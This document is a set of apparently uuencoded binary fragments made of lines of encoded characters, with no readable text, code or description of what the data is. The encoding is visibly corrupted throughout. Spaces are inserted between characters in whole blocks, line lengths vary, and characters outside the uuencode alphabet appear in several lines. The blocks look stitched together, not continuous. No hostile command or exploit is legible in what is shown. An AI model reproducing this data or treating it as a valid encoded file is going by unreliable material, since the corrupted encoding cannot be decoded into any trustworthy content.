MG) ESSF `2F#D/<, CRB `T47&K6NQ? [XGW8^P! <%+5 `2\$S\$I `4J2@A!) *\$645@0 (
M6"E%! -\$ (5='B2A%%KD4 (30F-JB1%-&U12^G_._?>W7/. -2&@B"@*U\#") LY
M, _ .] _M_=J_O] PR] ?>M/UMUSZ_) Z3/_/2XYXX, D; ' EZ] Y<]: + [N+/_W@O?_]
M8+CK] 9.O_<Z#*Y_ [ZI_?X&Y;] 2=WOK%OZ59^U. ' W^7O_8? [F [XN]=ZLO#X^_
M, G? [?4NN3JXY] X+IUNGWG' I7\OCE'_JCSS_XD_] \: -/ (, S^8?VGVUL/_\; <_
M=M\57 [YJ_D_' V%??. W' /T<NO?O. : 6V_<] \$?_FMG^U0N?^] B2EUZ [Y, A] ! \ [8
M1W=]; WK6?>OVF_?=\X"] Z87+C\S2_] C] V!>OO/+~?SWO [S?>O [KUAU] YY9JG
MG3UYWVDGW#&YZKJ+7K_P2WN63:] ^==M) YW_AAR_>L/>O?_C: !_ [NW, , ? . . A?
MSK`E?X] <OV7T>] _\V@S?W; "B^" 34-Y [XW6\.>XS=7' SPQVL<PA:O>NG#5_SE
M*; AB^OL05G^-9) OLN@VGY\, C] O0->; 9QT] ! (7E_ACI\ \OG+ `AY\$. 9*RO, OM:
M_ WY=HKZI/ (WEP) 4) CWI=^R]=?\SRU^/79UYA*I^SWE] 9OF; - : HS_UU7OTR [
M/K/\W0X' 5F; ^=*3^/1SUN>7/) U: ?>M<9U>^"J, \L? [BM.O. 85073C/69Y4] Z
M56<>N: /Z4; CZS/ (O! JLS-TQ4/Q=6GUG^Q5' UCC9=4O\U8GUN^7V*ZE. G+JO^
MHJD^LYQ#JC/77UE] 5Z, ^LQP4U9E [OU3-. &>>MNP `&C\0?X (EC+D; V*_J-3HU
M/C.] ; 7YT9GR=& . +#S<M&) W=. -&>' +QZ] 9' OX; 4Y.B^&YYS<EIGYJ: ' 9 [>_N
M&1RO*~+T4T2: EW\6+RD#) D04A%` \$910R+@M\D/] RC [K_U_SLW.C, X" ` ; ; \Y.
M3<^^-?>V___7] +7ZV. &MK: GAV>W] _: L' A\JV' IR>: 6W; , CG: FAH<&AJF_ ^@A
MIIJ7+@#X] Y^_ '@'] 8^.#QXE^<J [!=6, [!X^3) PP63C8"J+] Y66MND/?_JJ_D
M-^KU"\3_] - : +YF?' 1N>: X\ /O [AEO_] X] <2_0/SK7^Y1] ___Z#8__=V; _! ?7V
MCI [QSNTONL [?_N_] ZUW: OZ3>W_X99. `P5&] I? \&CFOT#S=^O_ ^_) : V1TJG41
M2O: S<YHSL7ZWIJ1, &X08K^I. 9) AE\G=M- `^\$0WR+BP34; YZ<&1UIC,] .SNV?G
MFI. S@QNFQH; 6KNA? \7 [-G5_0] ; /X+S>7O_@S?G [\! X\$, PWK\2R' >C__WXO7D
M__W5=_! #+CG%8P>TS=O' / (M+! Q@8G1JV_ `96R] NCLWUL24>\T8] =LCF'S9] 9
M_) \; YV9: 4] O68_*) K: G6W* <\MF3-VG, &6! _S^] E2MMQC2ZD! \-B' UNQGVMS
M/' ; PXFVV5ASYQRR4!] ; 4=G"QB+?] +&#/+9J; ' YFICDUMZDUV1QI34RT9HM'
M?GJ`K6 (? [&<KV^+ &/ /6F2O/^WW `Q1+S<ZV) X5-' 9 [> /C. [L8X\UL\ -I7TNF
MY^<\=FA [4ZWIX3. QHSGLJSDZN7Z `?80=L1R+ '>FQP^J [=O.MB?' F3! \ [NI\=
MORNU [^WB/G: LQ_RYZ395G-BM [3WS `%O-CNMG' V7' 8^; HSIW-J7&/K5NSG\OI
M&>H\&4M\G*VAAZ^%209]] @E89<U; /&H=<4/= : ZZ>LX] QC_7MI (\$) F.CO_6T"
MMI0LZ&>"J0&VC! VPG#58B) N=FW: [T>OE,] .3BP?>S_S-; H#%S-"! 3_#8T=NF
MYH?&9G; OG) L>&FOMW-Z<&=K1W#TTB>PRTQJ=\-F) , , Q. , DQ<7JSM@NM [1] ; V
M#@VP3 [&3R, 8G=RTSWL><QY; --&>; <P, L) <], 6 `; /) (_UV `< [3RK<!" Y2G/D4
M=BI1&SPVT) PJ-NPFIL=V>&PYK+H! ?Q%T&OL, 02=-7RU6L#, SH [MG^] @9] /A=
M\Z, 3<- `^3 ((SG#_ `SF*? [6=GLHU8= [RYN.X ` . [N] UCDU, W3/69CAM@, YQ&V
MX' 7; ^^@] N8-QLF1 [<VQ' /CUS; G-TQVG-W7CJTC7GT [S?85OZV07L0H]] 9' '=
MS\Y/S2&"2A&W%=O, +MO9FFF. ^VR< (AA6' V, 78?7] 1&X?V^ZQQF; 7QRZ&TY\X
M-M&) _I5ULH] -8A0: K_+' 9] , 8-3J/K<YTF@8B-9S [; !=&8UY] ^0QG69FF42ZD
M2*SF0H?" ^&P>HZJ' O12C, HM#` 0BN\B ` .5&9] MIM&>] C+: 067! G<&YV&2QB) 5
MN<^AU' 1P_Y>L8 (S611&3N9. *! WZ [`HZ6UQGK `*HUCHR0<S3*!) ! G&' =JXE5
M=?8/ , ! HFB4ZSW-J<*RTDV&N) E77VBS2: FEQ&QEF=QI\$, , 7I=^WYK [/5T9X8'
MPJ&F" I=JRW\$/-Q) ; V [# /; J) [D\$ IJ [H (H" =+4: %CH*P6K: NP?8] 3% /! ONRI+4
M6"DR [; -; "E; 6V%LQF@N=\ES&H0NU2V7LL] L*5M38KV/4IBE/DC@-X1*9L] C#
M [05; W; # / [L! H%J; P' AEI =, P2, ' >V695E; V+V, 3E60! #Y] H (.) S / [FZSLK^
M! >TWT" < &) HA, *D* =I#Z [I\V**GLO^8, SN8EECF6"*+?PR?O; ; &7#/GN `O#HV
M<; #V (HPYRZ# [^SIL*K" ?IOV*TR&DZ6Q" JV0! G?V4 (>5%?9AC `; 2V#A+M0S2
M2-<L=\DC' 594V\$=IWA2/, BGAF: D, \$A/Y [+\$. 6] ZPS [Y+\$2"MR74LHCR7: : AQ
M#X] W655F_X; LIF*5! ! : ! E"8FH=A\HLO*, ONW=+\NX] SB&C+\$?AI) GSW59469
M?1JC\$ (DICXSBL+ ((PL! GSW39TH9]] BS%D, JS+#5)) %4B<XL8>FZ! 527V>=H#
METZ&@0MDG\$E' , ; 1W@94E=A_EJ#14B&5KK. `NUMCO"PNL*+\$O4KP) 'N9D79A#
MZQ3W^] ("N [AAG_V@L' &H91 (Z) (<D5! 8Q] / (BJQ; 95XA5, H8I1! QF29PK^, Z/
M%EFYR/X; V2) S.M=9"CNPG@9@? [S (BD7VI [2N4? `: ^#O\AB<: OO/J (KNP89^]
M1F>#IR> (MS#7RG' E? /: S\$JL6V/^B_ " ! "GJDPYLBjH0EAB] =+K%Q@_X=L8<FZ
MCD>PG; (.OOY&B14+ [) L836Q@<09AZI) 8<^E [7HGM; MCWEE#^S; CA6HO (.6U<
MDOO>LC*KNFP?Q: 906>8"9Z@* (: GZWO (R* [OL! RA/ILJD3FC\$G3") P; HKRjSH
ML@=1?M! DC"3 (XR3GH12^MZK, =C; L>P>3W5QH) 4^ ` \50DN#/OT `JK.NQA%! <F
M, QQW8. +<R"2QOO?A"BL [[!%TMA! .DZ5IC (, YQS/? .ZK" B@Y [#+%. *QV\$N<R#
M#X9^] ZQ%; :] 8=]; 3; YCM4@#SVEMM\$-V] [WCJZQJLQ\O [) ; G26@3I95, LP#W
ML+; *RC; ["=I#FBIM90I_0^B' B>^MJ [*BS0X755J: 5. LLCGF6R! 2CHLH6&_ :]
M@/PAC</ \$2601F"] #KO9TC54%&] &ZL ("--6"SB. ("MC `U5A; L>CI; A@86SB! 5
MG `<2] <W [9 (T5! 7L2G4UQC: ! TF52Y, PK^: VLL; =CWDJ*^46S&<. +\$*LDCW\OJ
MK"+V%/+) 6\$KAC `FB2, 56! KZWH<Y*8D] KZZB\$. Y>& `DDRUCKW1NJL (/8, \M_<
M) 9 (J9@10TPG8L^HL-NQ [&VF_ ' , H! : B=3F0PS@; . =W<, JL. ?2J-\$! U: \$XB^' (
MJ/ />>3VL! +N9 [. 8B (5RB\$D1H+C/X [P4] K ` " [A6R1\#C (! : 2! R6* = (XY' >U@.
M"XW1/<@<C>, P2E%C9) ICW68OBQ-OH] \$PBS (K99 (9&? \$8_M#J97' B' >0 [8>@4
M=PJYS\$) ; 8@^302Q. /-U6NE55 [.WJ97\$VTK] &VQCE, A9! : JU1J>] U] &] M! =*_

M/,L2H>((49)(Z"3?Z^C?&DOZ-[+0.7GN(J1?;2CW=?1OC27]FP:1"J51B0UM
MF.3PLX[^K;%7%6>#?,CC*\$A\$GD8A1COZM\ :2_DTX5>P\0T*#ZLH1\QW]6V-)
M_ZI0:&N1>H(LDCE9OJU_JW?I>)<7)T8!D\$&@D5<Y*JCO%?I7J!I[4U'?D/]1
M['44(:LE8'O)*V2-) ?T;B#R]ZN,TS*. \$^2200*46-O+=9%=Y.@Q*<6)9]B
MOM"_HGIKOD?Z5T0HL0\$DF@NP%0/ON[W-JBI+^E>CN"*9266-BW**PCO;K*RR
MI'\MA&2<00\$G(D8A@N<W68KM^9[I'^1>A.4%T1'D*3XZ7OW=%A58>\M\GH"
M*T<F2M%GR!@YZOX.*RLLZ5_#G84B<%*20I'PR3T=5E38;Q<Y-;) (D;!;)C\$%
M/OE0ARW?FN^1_HUCZ:"YK.7"0J!A#X]T655F'RWJ<8C[@1*7:+-\$@K,]UF5E
MF27]FT1"BQ#I+X\$0%Q'N]_#N6[HUWR/]JX4Q("T\$G<FYAC\\L<"J\$DOZ-Y\$2
MNT40V4CDDO3#4PNL++&D?V&R"'%,_T"(H(_UGEE@18E]MK"QR%VJ4(5,IO\$,
MWWWN@5V\=-\C_:OR4*G\$2/09E/K@#WL76;7(DOX5%HV-#1'PJ,BPG>^]L,C*
M19;TKT.P)W1Q"0QA4L302XOLPJWY'NE?8>'TDF2&XRZ-H1]>+K%J@27]&R3H
MC2,;I0E:7IXB/_RHQ,H%EO2O@W[3>90K%5G(*.2H'Y=8L<"2_H42B-'%)%!
M(7I#Q-NK);9[:[[W6J\$18T\$MK'4Y0BZ"__ZLS*HN2_K7H+ERH>(*-H,CPW=>
M+ [.RRY+^13/&=<C:?!34[R]468[M^9[;Q9:+H#406V+Z(_E?L.KL.U;\QND
M?Q4\$@8V,17C:1*+J-9956-EA^XH:8!QZ#.ICT4QB#XWE%59T6-*_TG" T>3I\$
M-*<R4MIOK*BP[5OS&Z1_M3(:NL^A).LTUQA=5655FRWT;X;*YK'P'#XV0>'W
M#JVRLLT>5E0&A3*18ZM<94%L_,:'JVVQ:WZ#]&\JD\$LC(7-C'/J^S&\<56-5
MP9+^19@)R".14"V"R/8;Q]986;"K"XV(,(.36Z35+(5>;QQ?8T7!DOY%GX56
M#&V'UEP\$' &=;6V/IUOP&Z=_4(O4[:'O+@SR(<+9U=581.USX>HXHSM&V0\$?)
M#*RHL+8H+C?-.)M4%B<6DQ[*;K+&[-;Y#^-:A72'PJ<"%ZZDCY#=#/PJL;
MI'\AJV\$WJ\$-M+*0B1C_9PT++-4C_6FA?*="6*4V]5N0W;' ^+BMY("E6![E]!
MRZD\$9*#S7I8\FK2O]IJHU"*7>:R'!G(;VSH97\$*TK)YDCKJW='@BQRZP&^,
M]+*(#@.#*>#,9Q\$MN<N04RW&_9Q7:2(5&!"HV!E9#-]/86-0AZD2T0AI)3.3P
MM+/.BH2O,W&I&D;A?Y%5P%@EJ?623LU&^<5V*3F-8EE01OC*H=9WE@H4Q@
M(?C.!9T]5-?=4FB-2.HTL9'.D*OD#Z,%BW,(5#,TK.T8(OV;A>BZ=>#@DBZ+
M'59H5EC=B6/2OS:'JV-'B8J1VHEM%56/1XZ76=*_/.'0ZH&!4YA">S8F.V=K
ML]T]D/ZE:LG1&D8*K1X/8>-=A;K"?PGDCKB;2TC_1@GTNH2A'XF-*\3F_)K
M2BSIW\0I8Q\$7F:%WC3+<V>[.'NALS!+_DOZEW.G8W@.6AR)&A#ZC<\MK"NT
MH0:L8\$G_*AY2+;1.!4@JJ(6-*SKKICA;VQ]H#Z1_T6Q"289"P! [&IM9OD/XU
MG747V>+]WRA/I4A\$1(&40FLTKNVP[76[=T;ZUZ!&X'R(\$Q5P5'&<5UI#V;!
M=TC_VA'9(@)C&PBTU2GNX<;N/:`XF;B[;O'^;PJW%VBX#;*@%;B'MOZE_8(5
M8(N\0_H7N<&:7.DH0-R9\$#:^I<X6ZY+^=2H,N8HAI3A:1,HEMW5955Z7]"^U
M62%:60OMAQR%L]U>*`6P4G#LU[;7)?UKT: !G:\$<4NN'\^LMOW+EH8U.<K<BI
MI']EIBWTAL,9#1(;SG9WE;5MEO2O#&P,M0.[IZC*T."->[IL>P^=L]U;Y#XA
M4X-.FL-T'=WZ_24_Z[#.;Y#^17\$/N<8]9#H.J8=L[&FS*N8++-8E_6LAB-' ;
M.P\$70G.&T8=Z6>0HTK\Z@,XQVF4A:I'(P#[2RR)/EK4@!1='RI6(G6"YM!O
M/-9F96>_O)TGOUMHN2Q'7LTRM.J1BY&C'J^RILV2_@T%JB5T'VX(:2?'ND_4
MURWJ.G?3.8;6S.C:%BB%S]U" (;=08')NE">V8V"1!QN&\$+4_N-9XI,8,G[
MM4(YP6W"2YXM/'I-80A-:: (HC-!G-4C_AH;GVG'Z/45H'@-;/%^P]/NF"\$Z1
MB" `*\$<>D?W\$ER-TV#M(,6Z2(W5=HHX":4AYH=//(@GZCT+\1]H'65*'GD&\$,
MCWJQK4OB5'4Q#_,P\$A'V\%)11>(,<2T2Y'V-M.\$W2/\&,2(G4NC/N83_8@\
M%SD5YT)"HO>_E.)@2?]BK3C&/KG(A7\$2HX7^5?_/SMD'1U6>>_S9<W:S)YL0
MDT'"`"U&^+. (F")GO)"*RV0^RD"^S&V#1&C?)AD3R93:'4\$6EU%JK5"FE&BWU
M<JWK]5)'J'0JB' [MV(ZWU]NQ'>LXCM=Q',?Q>JWC.!8=8._S/&??S;L2F/;.
MG=X[=PPD>\[_]Y[W/.[WH_G/6>?@Y,H.J1N5QA75+A*4LC_13<.5P\$N7(7@
M2C;L1QO^DT=PER<Z,8IKR[@KJW'OMGK@<' +GIQ=@VZW&%G'&U@_]>#Z]H0
MKI?1#W*X77@V]G^]?FS'N.'!;S!.@_6I.[_XM\$.GP?7EV\$\`&WX"]>.!]-P
M=\>5?Q!M8/\W\$'0%_70GRHF#(LVFY/]B_ZU'.X.N.ESL8\$DTA?Q?G]>)5=&(
M7C&ZVWAJ32' _-^3W^KR-./SA0.EL]/DUU:!?`Q]>1FP10;^31BZ5_%]78S#(
M@TN]"YL;]A;5Q#-DD&YLX@K%'9>']94,]>DMXY&K@`M>AMQ[:22_XLMQN/!
MT1.[0=B+CK&F%G\$K\6"KK<<IL'Z'M+HZ327_UX6CKY<N,@W[6!N:2OXOKO>#
MGA'.<V%Z3N5"&]C_12M#(>R%85Q)8'_75/)_L8G785L(.M!;=WL](4TE_] ?;
M6.OQAASH"]6'/72G5R7_%YT<]&5=Y%3[/3X/JN3_>NK<V)2\Z&JB;^[PHOWS
M>'ZCNU'A[&\HU7K1ALO96\\$, @HU>G&R'V,4Q[7QNOS1'H=5>K'<<Q325_%\
M2(*N^MI:]`7QLH0QA\7LRZ%'[?!XW.1C-E(.Y/^ZZWUKE'C#@?H9'EPE%.O
MXFN,=8+N#G;O,*WE-)7\7V\8%P9X'=#;#M+HJ*GD_[K#6.00>@H>K!N7'VU@
M_] ?GQ([EQQ9%3PMPA:*2_XO&.\$/N>ER3T9C@#VBJ@VT(U7MP*, "^[*3VHZDN
M+ELXA&LM7YW#00^2T08/>X[>1J_#&<!N&'A@;]94'[?J.GO`@M13L'?C?*&2
M_XM#1A"O/D)TL^H":`/YOYXPKLVQ\08=SD8TQJ&IY/\Z`IXZ/'T._5.=SB\$
M-I#_B[W20_>,(4M<^M-U(_7EY^7(*B-Q>DFRDN347_UQ@8Z46';\$9T/-&S
MN24Q&DMT#R9A(2A@!'`6.F[&+BEXK89-#`H(=PKPST#?IILQ\!RF+_@4PA%
M4*QCPY-X4"%^SCP.LV9!Q;Y'X<]IR)R'.?%C8&TIU4YJK?2GP:AZ36DX>00N
M/P' SD2VP:L=AR238RFOPCUW?GH3ED^!)PYU2,K.4S&K,3W?]\$?!5F)RJ\SA<
MTU"@[QAYQZSOF'A'JRF_UEHP"?[UU9,0KL:<UE1;S:I=G816JX;GCDU`<3K3
MM]MD2(.UVJY:C8C66\UTOMAS\$YL-TYM8*\$^9XZB'L3<>:\$'S,).-:2@_`0&T
M\H9F]3@DTIFBP^D,EKTG7IX\!IM>Q'J;'?^!_TJPLNA+K=NA^"S,, \$,@0]\7
M,L,';IIACADVXW^#_H'_9:<@:O.0TM.,9V!B@S6NJ(?YBVY\$NPG,(2SL&8
MP<P+OIH?0`O+28=X&LV*"YI6;D>'E=64`;__` (,Q-6"%V`XKI:/1N/&K%
MW%0^`L5-6=U*ZVFVHFF1U!ZFWHUH@JSM)O0M5LZSN(G4WJIIJLWD/JO:B6YF5Q

M' \GWDYR7QQZ2' R0Y+Y.] . \CN5"6] Y/\, , D669X@^3&2BV3Y ` , F/DUPLRP=)
M?H+D&;+\) , E/D5PBRT^3? (CDRV3Y&9*?) ; E4EH^0_!S) 9; (\2?) QDLME^7F2
M3Y (\4Y9/D?P2R; -D^33) OR: Y0I9?) OFW) %?* \BLD_X [DV; +\ *LF_) WF. ++] &
M\A) MLKRZR2_0?) <67Z3Y+= (GB?+; Y/\ #LE5LOPNR>^1?+DLOT_R!R1? (<L?
MDOP1R? -E^6.2/R%Y@2Q_2O) G) " ^4Y<]) /D/R (EG^DN2S) " ^6Y? , HX^1*^I62
M/M. @, # ^2^\$8>* & "%\$5B2!RP, B@E<E0=* &) 026) H' RAG, (G!U' JAD, (> ^+0_ ,
M95!%H#H/7, % @ '8& : /+ " (P94\$ ['E@ "8. E!) ; E '1N#& @++ \ \ 'R!K4\$: O. 'DX& ;
M@ , /> !G4\$7#F@08&*PBX\L! *! JL (N/ - \ (X, @ '4 \> " # - H (N# - \VL8 - ! /PY8%6
M!NT\$ZO) \ 'X, 8@?H\L ([! ! @ (->6 ^C@QL) 7) , ' ; F) P, X\$5> : " ; 02^! : _ - ' X - ^
M `BOSP" T, ! @E<EP>& & 8P26*6#F88Q) N - , MA+Q "W* ; 1' 80 : 13D=HGL) ! (0Y" Z)
M [" (2% & 2W1. XA\$A+D7HG<1R0LR/T2V4-DM2 ` /2F0OD29!] DED/Y& ((`) +9 (+ (
M&D\$>D\ @! (FL% >5PB! XDT " _ * \$1) XDTB+ (4Q) YFDBK ((<D \@R1-D&>E<@1 (NV"
M/ " >122+7"W) < (L\3Z1#DI\$1. \$8D* \I) \$3A.) " ?) KB; Q, I% .0WTKD%2+K! /F=
M1%XELEZ0WTOE-2 (; ! /FC1% XG\$A?D#8F\262C (&) Y&TB-PCRC3>) 7*C (.)]
MY' TBWQ3D `XE\2. 0F03Z2R, = \$N@3Y1 " * ? \$KE9D, \D\CF1A" !G) / (ED6Y! SDKD
M/) &>+% @BB@*D5Y!C! (I () (41) . (A4B? (, 42*2&R29!2B903Z1=DED0JB0P (
M, D<B<XG< (DB51*X@LEF0!1) 91&10D"LELH3 (D" !+) 6 (C, BQ (C426\$1D1I%8B
M3B*C@K@EXB5RJR!U\$FD@, B; ("HFL)) (29) 5\$&HF, "Q*42) C (%D& :) +* &R%9!
MFB722F2; (. T2Z2!RFR `QB: PCLEV0#1+92&2' (#=*Y"8BWQ+D9HET\$ [E=D%Z)
M] ! &Y0Y! ^B=Q"9* < @ @Q (9) G*G (*, 2&4-2!G<) - "ZAK8SN%DB: @90=C' 8)) \$U!
MRDY&WQ9 (FH. 478QV"R1-0LH) C+XCD#0+*? <QND<@: 1I2] C#ZKD#2/*3L972O
M0-) \$I. QG] #V! I) E (F6!TGT#25*0<8/1] @: 2Y2#G (Z' Z! I, E (>9+1 `P)) LY' R
M-* ,] `DG3D? (, HQ \ () , U' RA% & #PHD34C*) * . ' !)) F) . 5Y1GL%DJ8DY12C' PHD
MS4G* : 4; [!] (F) >5E1C\22) J5E% <8 [1= (FI: 45QG] 6" ! I7E) >8_2P0#PQ* : \S
M>H/1 (P*] R> @M1F\ SFA" () R#E74; O, 7I4H/<9? <#H0T: / " <03C? (QHT\8_42@
M3QE] QNAS1@ <\$X@E% ^9+1648I% > @ \ (14 (J0JQC [- (Y8E#Y46 (JC' Z! X\$LC (H9
ME3 `Z* ! ! / \$ " JO - !] 19C/Y1H\$ I & <Q - 9?2\$0#P1J+RT4! <P^IE `BQA=R6@) HR<%
MX@%?Y56\$6L, H+= `R1K6, G (R>\$H@ ` = I47#&H=HW\2J (' 1"D8K&3TM\$ ` _ @*J \ -
M5%P; _ `) \A_ \W8N3^ / _ / ; ? & ? B; \U)) _ - Z\$N, EXC_] CG<GJ_ & _ ^ />U_ & ? ? X \ ?
M\$?)] D3: & Q"5" / _ 5PLSXSf, 3V) C. 8#6 ^ <3@PE#5 ` ^74QH: 6^R+ [%E4 `] QBP [L
MP' 3TS>22K+PVN5T72 [, QG5 (Z2U; " - /F99P/B\, 1Z/%XN [G3V--&' D0A%F. H1
MJ>4PBR) 2*RA0M) 2B&&<70R%8: , M: 3#?) : 6M>, <S0MRXW@*EG<&0X^=78RIP!
MTX9<&J#RPJC-OCX*%UUT\0C+<HH (79P7\$3IO: 6" Z ` % # * 2L1_ +H: KB^\$RO3#5
M4NAI, =AA (>%EQ5"BEZ; 6, %UDGM, `9KR26Y) M?61; 9-H04C=X+. "BF, ^: OS) (
M-6=C' 1E1SQ<@<JEP2P, L9" F5Q*L^, +Y) >608S1KHQ8LO!2BN_ "O" 1U<98\$9>
M [ASZJ6Y*XHF73! =7. 5W\ : ! ! "11" ` <#; ` L0EK: 2BQ. <E-<3: %?TY [U! I8: \& :
M; C; `HBD: &1Q; ; DH, ^L<V; 1G"UBR5IM4 `51>6IIL:] ; (4=@\$-VBW01DVB3, IN
M>#RYB=I2U`#S+SA+=!SK03I%IP760076^%2-1+"B\$N, CF, , &ZKK) V\ : +82, L
M* ((XW (`M: & !X? !VUAV+X) EQC@1C&A703Z1: , 2?QH%<# , D* `DW] M%NT5] 3
M% / Q [= ? . %Y \ % Z Z84DU4M?7J1WK'] L9! L] TN (X4CTT] Q*AMFA%F&M9=4+KP' '
MY ` [! ,) UNY" L! MIA# =K<8QO0D: +262@ [VQ9 (IS% ; ; K (] & J6+8JEN\#0U; BB, (
MEMD `VTG9< ; %H) =L-TT4 ` [YPV `O@NN-L" = \ (NPW0! [KNQEI-C8Q>/2 [\ ` OEL (
MWX% [#7#9J `X2/9MC8XD>' *?F+) WV (*J5^ ^ # [%K@# [D=#Z `5= : Q/C>O4*H_ ; `
M#ZB `#^ ; % \ EX \ U / Z' L, ^ "50Q ("K6_9&SQ (W) L\ : , 6F* !V/>TC3FQ5N>-21OUY
MIP (%H. &O@<9KH*>?1?R"/7IBIW^6\ . ? = - ! CR?AE_SL*M<IB) ?P_@7C6H_ . QT
MONT85-I. @#& . GT=ACJWZ*, RU51V%*MOE1^\$*] C" -V+U@ `6=5" `NS&=R, &2CX
M&3P! B^ . VYV#N, 5A2: I \ \$6S/NU/P&BM (PMWH2EC) ; 7: JAXN@_#KY) : %B?SGRD
M*U53RIN<] T_QKP74LS#/# (N-95RP: [) GFWJ4BP<>XKF: RCL=OD+@%7 `M6HC8
M \ ` @6E9X; _ @GGQ' A+&O [560!B0T' -K] *9+^BY) UG\, KC2T%) = [O\EK% ; @) 8C@
M_P: C+6XUD063T' (4: NB ` /YR `MGCY] <>@X\7J\NNSB6. M] M `BC3\$O: 8*TR/P
M# = PZ `>NP2M>_2\$; ; @ `DN' 1, -PE=C\ /R-#21U& . `1V!N. O/O -JRWKJ/ @4+TF
MVR1L: C" F, ^] 6F"8RX^G, /C6=^3GE, 9' I2T-! . O. A+8Y5@ (G3F4Y,]] #I= " : `
MQ2S&*TM7?3; \ (=L*J#H?AUD9O&9F, SU^I: >M0. \0' = `KZI3*CUI/4>/86-F
MB, `7H) RE9 [RQ< [# (# ' ` # & 2C, 8-, IR*7G= ' & L<D+G*7O>K_P"BL_! 3-HT?P' J
M. <HC; L#<SH&%MC+89/) / : D0+@3; A. FZWXGK: Z>DOE49O2P5IX#9T2%1JKH#8
M' 2QT^"W<O. G042H9?B [F:] V<!FM+] : _24) : &&38#7D/<R7Q^N. 9%K+= / , 6DA
M] I) "3%X. 5?RI9UL-!51O"ANK5X)) *3S+E9?! - ! * @LV^&0; VEP7Y, 02TMS&=O
M, *7!ERO"7%MUE; V"FE. -WJ1&K2: T;) XH%+=) DC) GT+A_H8:) N; *W@3EZ825_
MZ@8N `^TL5: JQL/ (LU? ` \) =4O4, 2@_ ^IFK\8-%7+5O `Y_ ; \U9N_L" :] % , \VG\
M/8S&7-SP<; ; R3\+PK-7_AKE6H) 4K, <>5\$. 9/W=HJ86TC6: -7XY>@%: NIL8H
MV [8%\$MGK^% !V@G' `G% ; : QI<ZB' ; O! JI' QV#; TW `U=@A () *X@OH/=O `RXR& [
MWL\$R9] *9=VJRVQ^G, R_DK#H. !>= !PTJ*ZXVSDAJV0L; %<; 0TT) <62, @FX# : "
M, U_60/<P&; 67G; . . : JU5] "T1^F. B/P6JUYR&*JNQPAQ_ *+ ; ; ; * @P5QV\$BG3F
M\$P*9SRK, \PYF_I*Y39 [%8XK#9K- : E2M) M6JX>ZHC; 8*]) UQJ] % : <!R^C8W8
M+C) +9TZVWH_ `] R; A `?70 (>XE*?QW1 [90S: !EP `H: &4X- (?<? \$Q9J) JV: BJ4R
MI?9Q! S7SP@L3<_ . A, 74/SB-ZB6>C1!VKR%9=\$S] U4IN\$A\1 (B_-E-M\$OLBVJ
MPW [* : ZPP4I78JBN, 5, P"FYU+64" [V/1KL& `34* &FP7CH4 (/1: A2%XAHO" ; &I
MV: D&, F_S; & / ' JW8' #A, =_*D7^3KZ\$HD] . \A-%2"BEV&5@; YA8I0A%_P \ % (E\$
MA; `W-WPLXT8' , . <X () \% /] [W* `4 `X^\$3, ! \$O?^P8_ "1OZ) E! 4R-Z=#Q%HL>+
M) #>>H8+. %Y. Q [. =62OGUS __AG_ & ^ [\ & _ F?? _ ^5P^ASN"] __5?OU_9^_QX^X

M_T.QX?IMG8%+W`2RK&[M[`ITQ-MC;1>YY4,I['H*C6X/S?"W=C9&HEV!2'M3
MJ(/N;PQOZ1Y(:6#!%4QC<|OZ<"3:E*,:KBBW]0VD^C5Z`9@E&)HZ4,4+H\$S\$I
MYKBBVR;_1'YS*<7-_8D<"UQ4S,<|.R)K6H#_4/)7CV,'MP[V]Y*`&E>AO14,=
M[:'66`Z;4\FQ45SB:&"EE<CUG?Z.T%3.*5R\C>%*O`KK(]81:6\.R1858IFQ
MK[!=\S'OV/JVO,*8Q[>-Z&59A(O1@#\:\^28J2>1&O=HM`PJ:NULGK+7.+QE
M\$&U=BJ7WRZ5/T%FJT4:T`*V8LA%/CR9H)(JOS\$CJ`PUDW90&=Q4'OW'`%W1#M
MDK%&V,[<C4>O;XIT-+>WM35W-?FC35B^;?T#8X.C(R-HCP\Y5D"H)4@99#D6
M/SG4R\<W3'`%O[5<XO5_E6BQGM,D_!<VI_H2=T2H=.3U>&3GI[4H!';GJW#+
M78UNSA#R.)PRPEV-)GY+++ (ZU)\$EIO&!3<DQC>[,6)K\Z_RB?*9^;+Y8-FS*
M6DO0DU75H5Z\+AVLN:<T/&4G:\XI#<^U@=L<E;MKJF(L>L'UFKU!2I\$K?2X%
M5<!--N(]%Z7((N[AJ-\$A@%5*=964CRJCVHA64.FL%BAIL0BT4:.QJ:0N&Z`9"
M3[?&K^4*Q#J\$UC..-3"\$5B30(K2!GB\$-1E%K"^>.'>GKYO=M:8'&0.[8[AX-
MMI(VE:Z'TFU'"|O7!J*^KG9_\$`T?W=R3\FET-\0<P\>-95,?IZ#MQN`BUA+HH
MM:-KG:/+H|.2Y%#23HKY[%L=R[#B=V%7\7<\$PFV='5WM':VK,:O\$6\$`?R)8Q
M?H&6UA%P9W5UK`<ORKW9(F738BWK6\HOC@CWHWV=+?Y`5M.V#"5Z[])M[^_CM
M6.7MC6N#82<S_!,*1S;0R_"ZD3OM&NS%G6`TVK6VG<[5FTKQ["',`5%_5AI+
M8<T_C#TPV*0K2F__O_+*'.UHSZ9)C8UJ<(!S\N=R2O!KK3CS:`2E(LJS7>R9
M,5_[*]WN9V@CHZDZXQ0EG\$*JLZ>R)V!J(G/\=!NE>;6_!1L[[9B3@YL20]38
M?Z[;YV79B/9A-WN6^A+:/`5']>0:ZO94(C7(KZZR\$(LU1_6<"(T/HGF3."@V
M4>6V^NG`9BO0U\$]US"^\,G=2&W713>8M_8E4OPO[RTFLK_]B[]KXCRCN^V]O
M]^Y6IY.T.NOTEGU^V[(MRY9]\E.V`B?[L*0S.MD@H)\$?DK&P;!E)QL(10G:4
M%R1I:&E:DQ#`>2P/%[`L8G!D)#21QH20N@K33]MVI22-#1MTB3%6)??[S=S
M=W/GDQ^4T/[!Z:/=^?Y>\YO?S,[.L[L4HT0U4750<3G,=W1VKIQ21`30WOW
M[EZ"3GT=&T)[_75=H;;&2%.8JL^OW"X=V`ZP:E?_P-[M0_Q>JCQ5LBO<1,\9
M:.2.)[+BUOH-X<8N\$J"(|;][2T()P4ZB3[^YJ>+&<RF\;/;ZWO" `F!HE0>QK>M
MOP-+>RC%*E>18K4DC:4:+\$OCI1I5L]N88K,XE:.:5%A43Y-XPBQ5+9LK.UYK
M>4IH1;W_%9T.260+GC*IAC&G-*&J`WCRI*<_/_HL(;VY/AJ]+M+>E\$%Z/XX9
M#_8/X`Y]QJ4LW3]EHZ-7>+VY@&Z\$MD;L(N>_.F#5\$-YJ8K;S\PM+NJ=]^N
